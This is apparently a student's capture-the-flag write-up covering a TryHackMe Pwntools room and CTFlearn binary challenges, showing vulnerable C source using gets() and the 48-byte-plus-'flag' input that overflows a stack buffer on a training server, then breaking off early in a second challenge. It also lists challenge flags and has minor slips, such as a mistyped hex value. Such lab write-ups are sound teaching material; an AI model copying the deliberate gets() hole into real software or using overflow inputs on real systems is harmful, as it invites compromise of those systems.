
CTF

Bailey Williams

1. Complete Intro To Pwntools From TryHackMe Website



Intro To Pwntools

An introductory room for the binary exploit toolkit Pwntools.

Task 1 ✓ Introduction

Task 2 ✓ Checksec

Task 3 ✓ Cyclic

Task 4 ✓ Networking


Task 5 ✓ Shellcraft

Task 6 ✓ Conclusion

2. Complete the Following Challenges from CTFLEARN Website:

A. Practice Flag

- The flag CTFlearn{4m_1_4_r3al_h4ck3r_y3t} was given.
- Use and enter the given flag to solve.



Practice Flag ✓ 10 points Easy

This is what a challenge on CTFlearn looks like. Each challenge has a flag, which is the key to solving it.


We've gone ahead and given you the flag for this challenge. As challenges get harder the flags will be more difficult to find.

Try inputting the flag: `CTFlearn{4m_1_4_r3al_h4ck3r_y3t}`

Don't forget to join our discord to ask questions and learn with thousands of others!

Flag | CTFlearn{h4ck3d} | Solved

Miscellaneous · intelagent 37327 solves



Practice Flag ✓ 10 points Easy

This is what a challenge on CTFlearn looks like. Each challenge has a flag, which is the key to solving it.

We've gone ahead and given you the flag for this challenge. As challenges get harder the flags will be more difficult to find.

Try inputting the flag: `CTFlearn{4m_1_4_r3al_h4ck3r_y3t}`

Don't forget to join our discord to ask questions and learn with thousands of others!

Flag | CTFlearn{h4ck3d} | Solved

Miscellaneous · intelagent 37327 solves


Top10

1	ross3102	6	aglickman
2	niclev20	7	srilman
3	alexkato29	8	javier
4	voidmercy	9	emperorlepone
5	dknj11902	10	aboudster

Rating - Please Rate 3.75

B. Simple bof

- First, we need to test the program.




```
(base) ┌──(kali㉿x86_64-conda-linux-gnu)-[~]
└─$ nc thekidofarcrania.com 35235~

Legend: buff MODIFIED padding MODIFIED
  notsecret MODIFIED secret MODIFIED CORRECT secret
0×ffc5dd48 | 00 00 00 00 00 00 00 00 |
0×ffc5dd50 | 00 00 00 00 00 00 00 00 |
0×ffc5dd58 | 00 00 00 00 00 00 00 00 |
0×ffc5dd60 | 00 00 00 00 00 00 00 00 |
0×ffc5dd68 | ff ff ff ff ff ff ff ff |
0×ffc5dd70 | ff ff ff ff ff ff ff ff |
0×ffc5dd78 | ef be ad de 00 ff ff ff |
0×ffc5dd80 | c0 b5 ef f7 84 bf 5f 56 |
0×ffc5dd88 | 98 dd c5 ff 11 9b 5f 56 |
0×ffc5dd90 | b0 dd c5 ff 00 00 00 00 |

Input some text: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Legend: buff MODIFIED padding MODIFIED
  notsecret MODIFIED secret MODIFIED CORRECT secret
0×ffc5dd48 | 41 41 41 41 41 41 41 41 |
0×ffc5dd50 | 41 41 41 41 41 41 41 41 |
0×ffc5dd58 | 41 41 41 41 41 41 41 41 |
0×ffc5dd60 | 41 41 41 41 41 41 41 41 |
0×ffc5dd68 | 41 41 41 41 41 41 41 41 |
0×ffc5dd70 | 41 41 41 41 41 41 41 41 |
0×ffc5dd78 | 41 41 41 41 41 41 41 41 |
0×ffc5dd80 | 41 41 41 41 41 41 41 41 |
0×ffc5dd88 | 00 dd c5 ff 11 9b 5f 56 |
0×ffc5dd90 | b0 dd c5 ff 00 00 00 00 |

Uhmm ... maybe you overflowed too much. Try deleting a few characters.
```

```
%%bash
 cat bof.c

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

// Defined in a separate source file for simplicity.
void init_visualize(char* buff);
void visualize(char* buff);
void safeguard();

void print_flag();

void vuln() {
  char padding[16];
  char buff[32];
  int notsecret = 0xffffff00;
  int secret = 0xdeadbeef;

  memset(buff, 0, sizeof(buff)); // Zero-out the buffer.
  memset(padding, 0xFF, sizeof(padding)); // Zero-out the padding.

  // Initializes the stack visualization. Don't worry about it!
  init_visualize(buff);

  // Prints out the stack before modification
  visualize(buff);

  printf("Input some text: ");
  gets(buff); // This is a vulnerable call!

  // Prints out the stack after modification
  visualize(buff);

  // Check if secret has changed.
  if (secret == 0x67616c66) {
    puts("You did it! Congratuations!");
    print_flag(); // Print out the flag. You deserve it.
    return;
  } else if (notsecret != 0xffffff00) {
    puts("Uhmm... maybe you overflowed too much. Try deleting a few character
s.");
  } else if (secret != 0xdeadbeef) {
    puts("Wow you overflowed the secret value! Now try controlling the value
of it!");
  } else {
    puts("Maybe you haven't overflowed enough characters? Try again?");
  }

  exit(0);
}

int main() {
  setbuf(stdout, NULL);
  setbuf(stdin, NULL);
  safeguard();
  vuln();
}
```


- Analyze the code behind program in order to get the flag.
- buff is at the top of the stack and is occupying 32 bytes.
- The padding occupies 16 bytes.
- secret occupies 8 bytes
- notsecret occupies 8 bytes

- The size of the buff + padding = 48 bytes




```
(base) ┌──(kali㉿x86_64-conda-linux-gnu)-[~]
└─$ python -c "print('A'*48)"
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

- Inside the vuln() function we can see that secret wants the address 0x6716c66.
- Converting that address from hex to ASCII we get f = 66 l = 6c a = 61 g = 67
- In order to buffer overflow and recieve the secret/flag we need to add 'flag' to the end of our 48 bytes.



```
(base) ┌──(kali㉿x86_64-conda-linux-gnu)-[~]
└─$ nc thekidofarcrania.com 35235~

Legend: buff MODIFIED padding MODIFIED
  notsecret MODIFIED secret MODIFIED CORRECT secret
0xffbe77e8 | 00 00 00 00 00 00 00 00 |
0xffbe77f0 | 00 00 00 00 00 00 00 00 |
0xffbe77f8 | 00 00 00 00 00 00 00 00 |
0xffbe7800 | 00 00 00 00 00 00 00 00 |
0xffbe7808 | ff ff ff ff ff ff ff ff |
0xffbe7810 | ff ff ff ff ff ff ff ff |
0xffbe7818 | ef be ad de 00 ff ff ff |
0xffbe7820 | c0 c5 ef f7 84 4f 63 56 |
0xffbe7828 | 38 78 be ff 11 2b 63 56 |
0xffbe7830 | 50 78 be ff 00 00 00 00 |

Input some text: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAflag

Legend: buff MODIFIED padding MODIFIED
  notsecret MODIFIED secret MODIFIED CORRECT secret
0xffbe77e8 | 41 41 41 41 41 41 41 41 |
0xffbe77f0 | 41 41 41 41 41 41 41 41 |
0xffbe77f8 | 41 41 41 41 41 41 41 41 |
0xffbe7800 | 41 41 41 41 41 41 41 41 |
0xffbe7808 | 41 41 41 41 41 41 41 41 |
0xffbe7810 | 41 41 41 41 41 41 41 41 |
0xffbe7818 | 66 6c 61 67 00 ff ff ff |
0xffbe7820 | c0 c5 ef f7 84 4f 63 56 |
0xffbe7828 | 38 78 be ff 11 2b 63 56 |
0xffbe7830 | 50 78 be ff 00 00 00 00 |

You did it! Congratuations!
CTFlearn{buffer_0verflows_4re_c00l!}
```

- After successfully executing the buffer overflow, the program tells us the flag CTFlearn{buffer_0verflows_4re_c00l!}.
- Enter flag into CTFLEARN.



Simple bof ✓

10 points Easy

Want to learn the hacker's secret? Try to smash this buffer!


You need guidance? Look no further than to Mr. Liveoverflow. He puts out nice videos you should look if you haven't already

```
nc thekidofarcrania.com 35235
```

Flag: CTFlearn{h4ck3d}

Binary · thekidofarcrania

1548 solves



Simple bof ✓

10 points Easy

Want to learn the hacker's secret? Try to smash this buffer!

You need guidance? Look no further than to Mr. Liveoverflow. He puts out nice videos you should look if you haven't already

nc thekidofarcrania.com 35235

bof.c

Flag: CTFlearn{h4ck3d} Solved

Binary · thekidofarcrania

1548 solves


Top10

1 EdbR
2 ebouteillon
3 Krzyychuu
4 kcbowhunter
5 Londek
6 zharfanf
7 chokocheng
8 Vachalai
9 Rivit
10 Gilad

Rating - Please Rate 4.83

C. RIP my bof


- Begin by testing the program.



```
(base) ┌──(kali㉿x86_64-conda-linux-gnu)-[~/Desktop/FinalProject/pwn-simple-rip]
└─$ ./server

Legend: buff MODIFIED padding MODIFIED
  notsecret MODIFIED secret MODIFIED
  return address MODIFIED
0×ffffc1a0 | 00 00 00 00 00 00 00 00 |
